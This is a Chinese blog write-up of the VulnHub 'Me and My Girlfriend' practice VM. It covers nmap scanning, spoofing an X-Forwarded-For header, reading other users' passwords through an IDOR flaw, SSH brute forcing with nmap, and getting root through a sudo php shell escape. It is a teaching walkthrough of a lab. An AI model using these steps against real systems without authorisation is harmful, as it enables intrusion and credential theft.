




# Vulnhub靶机渗透之Me and My Girlfriend

原创

漫路在线  于 2021-06-28 16:52:20 发布  477  收藏 4

分类专栏: [安全](#) 文章标签: [安全](#) [linux](#) [ssh](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/realmels/article/details/118303882>

版权



[安全](#) 专栏收录该内容

21 篇文章 16 订阅

订阅专栏

本专栏是笔者的网络安全学习笔记, 一面分享, 同时作为笔记

## 前文链接

1. [WAMP/DVWA/sqli-labs 搭建](#)
2. [burpsuite工具抓包及Intruder暴力破解的使用](#)
3. [目录扫描, 请求重发,漏洞扫描等工具的使用](#)
4. [网站信息收集及nmap的下载使用](#)
5. [SQL注入\(1\)——了解成因和手工注入方法](#)
6. [SQL注入\(2\)——各种注入](#)
7. [SQL注入\(3\)——SQLMAP](#)
8. [SQL注入\(4\)——实战SQL注入拿webshell](#)

## 介绍

Vulnhub它是一个提供各种漏洞环境的平台, 官方链接: <https://www.vulnhub.com/>

### Me and My Girlfriend

描述

描述: 这个虚拟机告诉我们有一对恋人, 爱丽丝和鲍勃, 这对夫妇原本非常浪漫, 但自从爱丽丝在一家私人公司“Ceban Corp”工作后, 爱丽丝对鲍勃的态度发生了一些变化是“隐藏的”, Bob 请求您帮助获取 Alice 隐藏的内容并获得对公司的完全访问权限!

这个靶场有两个flag, 我们要对靶场进行渗透并获取flag

## 安装

下载地址<https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/>

在这里选择下载镜像文件

## Download


[Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

**Me-and-My-Girlfriend-1.ova** (Size: 693 MB)


**Download:** <https://drive.google.com/file/d/15QiLTp5tsvwkjlMYjY4zJSyMVbulU8jc/view>

**Download (Mirror):** <https://download.vulnhub.com/meandmygirlfriend/Me-and-My-Girlfriend-1.ova> ←


**Download (Torrent):** <https://download.vulnhub.com/meandmygirlfriend/Me-and-My-Girlfriend-1.ova.torrent>  Magnet

<https://blog.csdn.net/realmels>


下载好之后有一个 .ova 文件



打开VM虚拟机，文件->打开->选择ova文件导入




当弹出如下窗口时，点击重试



打开虚拟机设置，将网络设为NAT模式，这样靶机和kali在同一网段下

开机，出现以下界面即可



## 信息收集

无论对什么进行渗透，都要先进行信息收集。

由于靶机和kali在同一网段，打开kali，通过nmap进行主机发现

首先查看kali的IP地址

```
ip a
```

```
manlu@manlu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:4f:8f:19 brd ff:ff:ff:ff:ff:ff
   inet 192.168.157.131/24 brd 192.168.157.255 scope global dynamic noprefixroute eth0
       valid_lft 1762sec preferred_lft 1762sec
   inet6 fe80::20c:29ff:fe4f:8f19/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

kali的ip是192.168.157.131，接下来用nmap扫描网段

```
nmap -sn 192.168.157.0/24
```

```
manlu@manlu:~$ nmap -sn 192.168.157.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-28 15:07 CST
Nmap scan report for 192.168.157.1
Host is up (0.0012s latency).
Nmap scan report for 192.168.157.2
Host is up (0.00048s latency).
Nmap scan report for 192.168.157.130
Host is up (0.0040s latency).
Nmap scan report for 192.168.157.131
Host is up (0.00058s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.81 seconds
```

感觉这个192.168.157.130比较可以，怀疑是靶机ip

对ip进行端口扫描

```
nmap -A 192.168.157.130
```


```
manlu@manlu:~$ nmap -A 192.168.157.130
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-28 15:09 CST
Nmap scan report for 192.168.157.130
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|_ 2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|_ 256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_ 256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
https://blog.csdn.net/realmels
```

开放了22 (ssh) 和80 (http) 端口，应该是个网站服务器。

## Web安全

浏览器访问



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

提示我们要本地访问，按下F12查看源代码可以看到要我们指定x-forwarded-for

```
<!-- Maybe you can search how to use x-forwarded-for --> == $0
```

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

摘自： 百度百科

通过指定xff来确定访问者的ip地址。

在这里使用一款浏览器插件来指定xff

**Header Editor**可以指定浏览器的请求头

下载地址 <https://www.cnblogs.com/niuben/p/13386863.html>

链接: <https://pan.baidu.com/s/1bvK2O6AGb9XZDijhluVbA>


提取码: 1zfj

下载之后将crx文件拖入拓展程序中，如图





在工具栏中打开该工具，管理，点右下角的加号



像我这样设置，保存

**添加**

名称  
123

---

规则类型  阻止请求  重定向请求  修改请求头  修改响应头  修改响应体

匹配类型  全部  正则表达式  网址前缀  域名  网址

执行类型  常规  自定义函数

头名称  
x-forwarded-for

---

头内容  
127.0.0.1

---

<https://blog.csdn.net/realmeis>

再次访问网站，得到以下页面

## Welcome To Ceban Corp

Inspiring The People To Great Again!

[Home](#) | [Login](#) | [Register](#) | [About](#)

注册一个账号用于登录

---

Name

Email

Username

Password

登录之后来到主页

← → ↻ ⚠ 不安全 | 192.168.157.130/index.php?page=dashboard&user\_id=12

## Welcome To Ceban Corp

Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

### Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

<https://blog.csdn.net/realmels>

### 越权访问

在用户主页点击Profile，可以看到当前用户的账号密码

---

Name

Username

Password

在URL中有一个id参数，将id修改为其他的值，可以看到其他用户的账号密码

存在越权访问漏洞

当id=1时，得到用户ewehtandingan，密码skuyatuh

---

Name

Username

Password

补充一个浏览器安全的知识点，在浏览器中，不可浏览的Password密码框，用F12审查元素将这个input标签的type从"password"改为"text"，内容就可视了

```
<input type="password" name="password" id="password" value="skuyatuh">
```

```
<input type="text" name="password" id="password" value="skuyatuh" ==
```

在这里也可以直接看value的值

## ssh爆破

在这里收集每个用户的账号密码，分别存储为uname.txt和passwd.txt

### uname.txt

```
ewehtandingan  
aingmaung  
sundatea  
sedihaingmah  
alice  
abdikasepak
```

### passwd.txt

```
abdikasepak  
qwerty!!!  
indONEsia  
cedihhihihi  
4lic3  
dorrrrr
```

然后通过nmap进行ssh爆破

```
nmap -p 22 --script=ssh-brute --script-args userdb=uname.txt,passdb=passwd.txt 192.168.157.130
```

爆破成功，得到账号**alice**，密码**4lic3**

## Flag1


通过工具连接ssh


这边的话，我比较喜欢可视化的界面，用**FinalShell**工具连接ssh（为什么不用xshell，qiong）

这是它的官方网站，可自行下载<http://www.hostbuf.com/>



使用方法

打开软件**finalshell**，看起来使用swing写的






点击标签页旁边的按钮，进入连接管理









点击左上角第一个按钮，选择ssh连接



填写相应内容，确定



双击连接即可进入





用pwd,whoami,ls判断当前权限

```
pwd
whoami
ls -a
```

其中，ls 的参数-a指显示隐藏文件和文件夹

```
alice@gfriEND:~$ pwd
/home/alice
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .my_secret  .profile
alice@gfriEND:~$
```

有一个文件夹叫做“my\_secret”（我的秘密）

cd进去查看文件，发现flag1.txt

查看flag1的内容

```
cat flag1.txt
```

```
alice@gfriEND:~/my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```

```
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it
's given to him then Bob will be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
```

## 提权

文件告诉我们flag1并要我们取得root权限查看flag2

通过sudo查看当前用户可执行的与无法执行的指令

```
sudo -l
```

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
```

告诉我们可以使用php，尝试用php提权

参照大佬的博客[https://blog.csdn.net/qq\\_45924653/article/details/108466845](https://blog.csdn.net/qq_45924653/article/details/108466845)

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

执行完毕后，输入whoami，发现此时已经是root了

```
alice@gfriEND:~$ CMD="/bin/sh"
alice@gfriEND:~$ sudo php -r "system('$CMD');"

whoami
root
```

cd到root目录查看flag2

```

  _____
 /         \ /         \ |   \         \ /         \ |   \         \ /         \ |   \         \ /         \ |   \         \ /         \
/  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \       /  \
\   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \     \   \
 \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/     \___/
  V         V         V         V         V         V         V         V         V         V         V         V         V         V         V

Yeaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbee560930e77ff984b644fde66e7}
```